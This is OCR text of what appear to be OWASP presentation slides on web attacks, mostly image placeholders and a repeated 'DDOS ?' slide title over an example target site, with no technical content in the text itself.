
poc.ckers.fr



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

OWASP
The Open Web Application Security Project


DDOS ?



www.cible.com

